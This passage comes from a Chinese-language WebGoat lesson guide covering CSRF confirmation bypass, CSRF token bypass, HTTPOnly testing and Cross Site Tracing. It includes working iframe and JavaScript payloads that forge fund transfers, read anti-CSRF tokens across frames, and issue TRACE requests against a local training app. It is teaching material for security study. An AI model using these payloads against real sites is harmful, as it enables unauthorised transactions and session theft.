
```

```


创建一个新消息，命名为“Test”，消息中加入这段 HTML 代码。

```


```



页面刷新后，您会在消息列表中看到一个新的消息。



点击这个消息，这将会下载这个消息并以 HTML 的方式显示，这时用 WebScarab 来截获请求。在其中添加 “&transferFunds=5000”，然后确定。



刷新页面后，该课完成。

2.8.5 绕过 CSRF 确认 (CSRF Prompt By-Pass)

2.8.5.1 技术概念或主题 (Concept / Topic To Teach)

本节课程将指导您如何实现跨站请求伪造攻击 (CSRF)，包括通过多个请求绕过用户确

认脚本命令。

2.8.5.2 技术原理 (How it works)

网页中所有手动发起的请求操作，其实质是通过 HTML+JavaScript 向服务器发起请求。


2.8.5.3 总体目标 (General Goals)

类似于 CSRF 课程，您的目标是给新闻组发送一封带有多个威胁请求的 Email。第一个请求用户资金转账，第二个用于自动处理第一个请求所触发的确认。URL 必须使用以下两个外部参数“transferFunds=4000”和“transferFunds=CONFIRM”。可以通过在左侧链接中右键鼠标，复制快捷方式完成 URL 获取。任何收到该邮件的人若正好已经通过认证，则当其访问该页面时将自动完成资金转账。

注意：不同 WebGoat 环境的 URL 中“Screen”和“Menu”参数可能会有所区别。请使用您当前访问 URL 中正在使用的参数。

2.8.5.4 操作方法 (Solutions)

构造一个类似于 CSRF 实验中的图片或 iframe 标记：`` 该图片请求不会导致资金转移，而是触发一个需要用户确认的信息。要查看确认提示信息，请尝试在本课程的 URL 中增加外部参数“transferFunds=4000”。



查看源代码找到确认请求的参数信息。用于确认的 form 表单如下：

```
<form accept-charset='UNKNOWN' method='POST' action='attack?Screen=5&menu=900'  
enctype='application/x-www-form-urlencoded'  
  <input name='transferFunds' type='submit' value='CONFIRM'>  
  <input name='transferFunds' type='submit' value='CANCEL'>  
</form>
```

通过以上代码可知，下一个需要伪造的 URL 如下：


attack?Screen=5&menu=900&transferFunds=CONFIRM

本方案将为您展现如何通过 iframes 和 images 两种方式实现攻击。下一步是添加附加的伪造确认请求。尽管如此，这还不够。第二个请求必须在第一个请求结束后被载入。所以需要添加 javascript 以实现在第一个请求结束后自动载入第二个：在第一个 frame 的属性中添加 onload 参数,设置 src 为第二个 frame。

代码如下：


```
<iframe  
  src="http://localhost:8080/WebGoat/attack?Screen=5&menu=900&transferFunds=400"  
  id="myFrame" frameborder="1" marginwidth="0"  
  marginheight="0" width="800" scrolling=yes height="300"  
  onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?Screen=5  
&menu=900&transferFunds=CONFIRM';">  
</iframe>  
  
<iframe  
  id="frame2" frameborder="1" marginwidth="0"  
  marginheight="0" width="800" scrolling=yes height="300">  
</iframe>
```

将以上信息提交到消息框中发表。



The screenshot shows the OWASP WebGoat V5.2 interface. The browser title is 'CSRF Prompt By-Pass - Mozilla Firefox'. The address bar shows 'http://localhost:8080/WebGoat/attack?Screen=5&menu=900'. The page content includes a navigation menu with options like 'Hints', 'Show Params', 'Show Cookies', 'Lesson Plan', 'Show Java', and 'Solution'. A sidebar on the left lists various security topics such as 'Introduction', 'General', 'Access Control Flaws', 'AJAX Security', 'Authentication Flaws', 'Buffer Overflows', 'Code Quality', 'Concurrency', 'Cross-Site Scripting (XSS)', 'Denial of Service', 'Improper Error Handling', 'Injection Flaws', 'Insecure Communication', 'Insecure Configuration', 'Insecure Storage', 'Parameter Tampering', 'Session Management Flaws', 'Web Services', 'Admin Functions', and 'Challenge'. The main content area features a 'Message List' section with a 'Submit' button. A message in the list is highlighted, showing a malicious payload: `<iframe src="http://localhost:8080/WebGoat/attack?Screen=5&menu=900&transferFunds=400" frameborder="1" width="800" scrolling=yes height="300" onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?Screen=5&menu=900&transferFunds=CONFIRM';"></iframe>`. Below the message list, there is a 'Submit' button and a 'Message List' section with the text 'Derived from CSRF Lesson by Sherif Koussa' and 'OWASP Foundation | Project WebGoat | Report Bug'.

以下显示当点击访问该风险的 iframe 消息时的结果。



上图第一个 frame 显示了用户确认信息，这是第一位早的请求所触发的结果。第二个 frame 显示的是伪造的确认请求触发的结果：4000 美元已经成功转账。刷新页面，完成根据本节课程。


事实上，在真实的攻击中以上信息将被隐藏。点击"restart this lesson"后再次对网站发起攻击，本次攻击尝试使用隐蔽或非常小的 frames 实现攻击信息隐藏。

对于图片来说，如果载入的是一个 HTML 则会触发一个错误。所以此处可通过替换 onload 属性，实现工具目的。

```


<img id="image2" width="1" height="1" />
    
```

在输入框中插入该图片代码，提交消息尝试攻击。



提交后刷新消息页面，可发现成功通过本课程。对于开发者来说限制 CSRF 的一种方法是只允许通过 HTTP POST 提交参数。该方式将屏蔽通过 iframe 和 images 方式发起的攻击，但对 JavaScript 中的 XMLHttpRequest 无效。由于额外的信任，您可以尝试通过 XMLHttpRequest 发起基于 POST 的攻击。

2.8.6 绕过 CSRF Token (CSRF Token By-Pass)

2.8.6.1 技术概念或主题 (Concept / Topic To Teach)

本节课程将指导您如何在启用 CSRF Token 防护的网站上发起跨站请求伪造攻击 (CSRF)。

跨站请求伪造攻击 (CSRF/XSRF) 欺骗用户 (那些已经获取了系统的信任) 点击带有伪造请求的页面从而执行相关命令。

基于 Token 的请求认证用于阻止此类攻击者。该技术在请求发起页面插入 Token。Token 用于完成请求和并验证该操作不是通过脚本执行的。OWASP 提供的 CSRFGuard 使用该技术以阻止 CSRF 攻击。

尽管如此，但如果该站点存在 XSS 攻击漏洞，则该技术可被绕过。由于浏览器同源策略，相同域名下的页面能够读取其它页面的内容。

2.8.6.2 技术原理 (How it works)

网页中所有手工发起的请求操作，其实质通过 HTML+JavaScript 向服务器发起请求。


2.8.6.3 总体目标 (General Goals)

与 CSRF 课程类似，您的目标是给新闻组发送包含恶意请求的 Email 实现资金转账。为了成功完成欺骗，您需要获得一个验证请求 Token。显示转账表单的 URL 类似于 CSRF 课程中使用的外部参数"transferFunds=main"。载入该页面，读取 Token 并追加到伪造请求中以实现资金转账。

注意：不同 WebGoat 环境的 URL 中“Screen”和“Menu”参数可能会有所区别。请使用您但前访问 URL 中正在使用的参数。

2.8.6.4 操作方法 (Solutions)

类似于 CSRF 课程，您必须伪造资金转账的请求。尽管如此，如果请求中没有包含正确的 Token，资金转账不会成功。要找到验证 Token，您需要查看网站生成的资金转账页面的表单内容。要查看资金转账页面，需要在本节课程 URL 中增加外部参数"transferFunds=main"。



下面查看网页源代码，找到 Token 参数。

```
<form accept-charset='UNKNOWN' id='transferForm' method='POST'  
action='attack?Screen=2&menu=900' enctype='application/x-www-form-urlencoded'  
  <input name='transferFunds' type='text' value='0'  
  <input name='CSRFToken' type='hidden' value='1745740650'  
  <input type='submit'  
</form>
```

由此可以看到伪造命令需要提交 *CSRFToken* 参数。

该解决方式是在一个 *iframe* 中载入页面，然后从该 *frame* 中读取出 *Token*。

下面查看网页源代码，找到 *Token* 参数。由于两个页面在一个域名下，基于同源策略，这样的操作是可行的。所以，尽管该页面采取了阻止 *CSRF* 攻击的措施，但由于 *CSS* 漏洞的存在该措施能够被规避。下面的 *JavaScript* 通过 *frame->form* 的路径可以读取并保存 *CSRFToken* 参数。

```
var tokenualue;  
  
function readFrame1()  
{  
  var frameDoc = document.getElementById("frame1").contentDocument;  
  var form = frameDoc.getElementsByTagName("form")[1];  
  var token = form.CSRFToken.value;  
  tokenualue = '&CSRFToken='+token;  
  
  loadFrame2();  
}  
  
function loadFrame2()  
{  
  var testFrame = document.getElementById("frame2");  
  
  testFrame.src="http://localhost:8080/WebGoat/attack?Screen=212&menu=900&transferFunds=4000"+  
  tokenualue;  
}
```


readFrame1 从 *frame* 内容中读取 *CSRFToken*，保存并调用 *loadFrame2*。*LoadFrame2* 将追加该参数并载入第二个 *frame*。

下面的 *frames* 将在第一个 *frame* 中载入转账页面。载入完成后，它将调用 *readFrame1*，该 *Frame* 将调用 *loadFrame2*。*loadFrame2* 用于设置第二个 *frame* 的 *src*。


```
<iframe src="http://localhost:8080/WebGoat/attack?Screen=212&menu=900&transferFunds=main"  
  onload="readFrame1();" id="frame1" frameborder="1" marginwidth="0"
```

```
marginheight="0" width="800" scrolling=yes height="300"></iframe>
<iframe id="frame2" frameborder="1" marginwidth="0"
marginheight="0" width="800" scrolling=yes height="300"></iframe>
```

下图显示的是在消息框中插入的代码。



下图显示了点击该页面后的结果。注意，该步骤未采取任何隐藏 frames 的措施，建议您尝试采取隐藏 iframes 措施后再次提交 POST 请求。下图是隐藏处理后的结果。



2.8.7 HTTPOnly 测试 (HTTPOnly Test)

2.8.7.1 技术概念或主题 (Concept / Topic To Teach)

为了降低跨站脚本攻击的威胁，微软引入了新的 cookie 属性字段：“HTTPOnly”。一旦该字段被标记，浏览器将禁止客户端脚本访问 Cookie。由于该属性相对较新，有些浏览器还无法正确处理这个属性。

2.8.7.2 技术原理 (How it works)

无。

2.8.7.3 总体目标 (General Goals)

本课程目的是测试您的浏览器是否支持“HTTPOnly”的 cookie 标志。注意“unique2u”的 cookie 值。如果您的浏览器支持“HTTPOnly”，并启用了 cookie，客户端的代码是不能够读取或写入 cookie 的，但是仍然可以向浏览器发送它的值。有些浏览器只能防止客户端读访问，无法防止写访问。

2.8.7.4 操作方法 (Solutions)

分别在启用和禁用“HTTPOnly”的情况下点“Read Cookie”和“Write Cookie”，查看其中的不同，在不启用 HTTPOnly 的情况下，能够看到 unique2u 的值，而启用 HTTPOnly 之后则无法看到这个值。



2.8.8 跨站跟踪攻击 (Cross Site Tracing (XST) Attacks)

2.8.8.1 技术概念或主题 (Concept / Topic To Teach)

过滤所有用户输入是一个不错的做法，特别是那些后期会被用作 OS、脚本或数据库查询参数的输入。尤其是那些将要长期存储的内容。用户不能创建非法的消息内容，例如：可以导致其他用户访问时载入非预期的页面或内容。

2.8.8.2 技术原理 (How it works)

HTTP 方法包括：HEAD、GET、POST、TRACE、PUT、DELETE 等。

2.8.8.3 总体目标 (General Goals)

Tomcat 支持 HTTP TRACE 命令，您的目标是执行跨站跟踪攻击。

2.8.8.4 操作方法 (Solutions)

您需要使用跨站点跟踪攻击,这可以通过在“three digit access code”中嵌入脚本来实现。

以下脚本通过 XMLHTTP 提交 HTTP TRACE 数据:

```
<script type="text/javascript">if ( navigator.appName.indexOf("Microsoft") !=-1) {var xmlhttp = new
ActiveXObject("Microsoft.XMLHTTP");xmlhttp.open("TRACE", "./", false);
xmlhttp.send();str1=xmlhttp.responseText; while (str1.indexOf("\n") > -1) str1 = str1.replace("\n","<br>");
document.write(str1);}</script>
```

Solution Videos It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

[Restart this Lesson](#)

General Goal(s):

Tomcat is configured to support the HTTP TRACE command. Your goal is to perform a Cross Site Tracing (XST) attack.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$69.99
Dynex - Traditional Notebook Case	27.99	1	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	1	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$299.99

The total charged to your credit card: \$1997.96 [Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)

Solution Videos It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

Restart this Lesson

General Goal(s):

Tomcat is configured to support the HTTP TRACE command. Your goal is to perform a Cross Site Tracing (XST) attack.

- * **Congratulations. You have successfully completed this lesson.**
- * **Whoops! You entered instead of your three digit code. Please try again.**

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$69.99
Dynex - Traditional Notebook Case	27.99	1	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	1	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$299.99

The total charged to your credit card: \$1997.96

Enter your credit card number:

Enter your three digit access code:

2.9 不当的错误处理 (Improper Error Handling)

2.9.1 打开认证失败方案 (Fail Open Authentication Scheme)

2.9.1.1 技术概念或主题 (Concept / Topic To Teach)

